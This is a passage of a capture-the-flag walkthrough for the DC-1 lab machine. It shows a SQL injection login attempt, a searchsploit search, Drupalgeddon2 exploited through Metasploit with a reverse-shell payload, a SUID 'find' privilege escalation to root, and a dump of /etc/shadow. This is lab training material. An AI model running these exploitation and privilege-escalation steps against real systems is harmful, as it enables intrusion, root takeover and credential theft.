Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
```



Sorry, 'OR 1=1-- is not recognized as a user name or an e-mail address.


Username or e-mail address *
'OR 1=1--

it appears sanitized — the input is being handled safely and the SQL injection attempt did not work.

7-Vulnerability Identification


Tool Used: searchsploit

- Exploit Database was used to search for known vulnerabilities affecting Drupal 7
- Multiple critical vulnerabilities were identified



```
┌──(hasna㉿kali)-[~]
└─$ searchsploit drupal
──────────────────────────────────────────────────────────────────────────────────────────────────────────────
 Exploit Title
──────────────────────────────────────────────────────────────────────────────────────────────────────────────
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction
Drupal 4.0 - News Message HTML Injection
Drupal 4.1/4.2 - Cross-Site Scripting
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution
Drupal 4.x - URL-Encoded Input HTML Injection
Drupal 5.2 - PHP Zend Hash ation Vector
Drupal 5.21/6.16 - Denial of Service
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
Drupal 7.12 - Multiple Vulnerabilities
Drupal 7.x Module Services - Remote Code Execution
Drupal < 4.7.6 - Post Comments Remote Command Execution
Drupal < 5.1 - Post Comments Remote Command Execution
Drupal < 5.22/6.16 - Multiple Vulnerabilities
Drupal < 7.34 - Denial of Service
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Meta
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
Drupal < 8.6.9 - REST Module Remote Code Execution
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections
Drupal Module CAPTCHA - Security Bypass
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple V
Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)
Drupal Module Sections - Cross-Site Scripting
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection
──────────────────────────────────────────────────────────────────────────────────────────────────────────────
```

Exploit Databa


15


Date	D	A	V	Title
2025-04-19	⬇		✗	Drupal 11.x-dev - Full Path Disclosure
2022-03-30	⬇		✗	Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)
2021-10-01	⬇	▣	✗	Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation
2018-04-30	⬇	▣	✓	Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
2018-04-25	⬇	▣	✓	Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)

5. Exploitation


Exploit Used: Drupalgeddon2

Framework: Metasploit


The vulnerability was successfully exploited, resulting in remote code execution on the target system.



```
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search drupal
```



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > use 1
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.1.61
```




```
meterpreter > sysinfo
Computer    : DC-1
OS          : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter > 
```

6. Post-Exploitation Enumeration


Tools Used: whoami, ls

Objectives:

1. Identify current user privileges
2. Enumerate accessible files and directories



```
Meterpreter : php/linux
meterpreter > shell
Process 3093 created.
Channel 0 created.
whoami
www-data
```



```
whoami
www-data
id
uid=33(www-data) g
pwd
/var/www
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```


7. Privilege Escalation

Methods Used:


Manual permission checks

sudo -l


A misconfiguration allowed privilege escalation, resulting in root access.



```
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```




```
find . -exec /bin/sh \; -quit 2>/dev/null
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
whoami
root
```



```
cat /etc/shadow
root:$6$rhe3rFqk$NwHzwJ4H7abOFOM67.Avwl3j8c05rDVP
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7:::
sys:*:17946:0:99999:7:::
sync:*:17946:0:99999:7:::
games:*:17946:0:99999:7:::
man:*:17946:0:99999:7:::
lp:*:17946:0:99999:7:::
mail:*:17946:0:99999:7:::
news:*:17946:0:99999:7:::
uucp:*:17946:0:99999:7:::
proxy:*:17946:0:99999:7:::
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7:::
list:*:17946:0:99999:7:::
irc:*:17946:0:99999:7:::
gnats:*:17946:0:99999:7:::
nobody:*:17946:0:99999:7:::
libuuid:!:17946:0:99999:7:::
Debian-exim:!:17946:0:99999:7:::
statd:*:17946:0:99999:7:::
messagebus:*:17946:0:99999:7:::
sshd:*:17946:0:99999:7:::
mysql:!:17946:0:99999:7:::
flag4:$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucG
ls /root
thefinalflag.txt
cat /root/thefinalflag.txt
Well done!!!!
```

8. Capture the Flag

With root access obtained, the final flag was successfully located and read.



```
ls /root
thefinalflag.txt
cat /root/thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```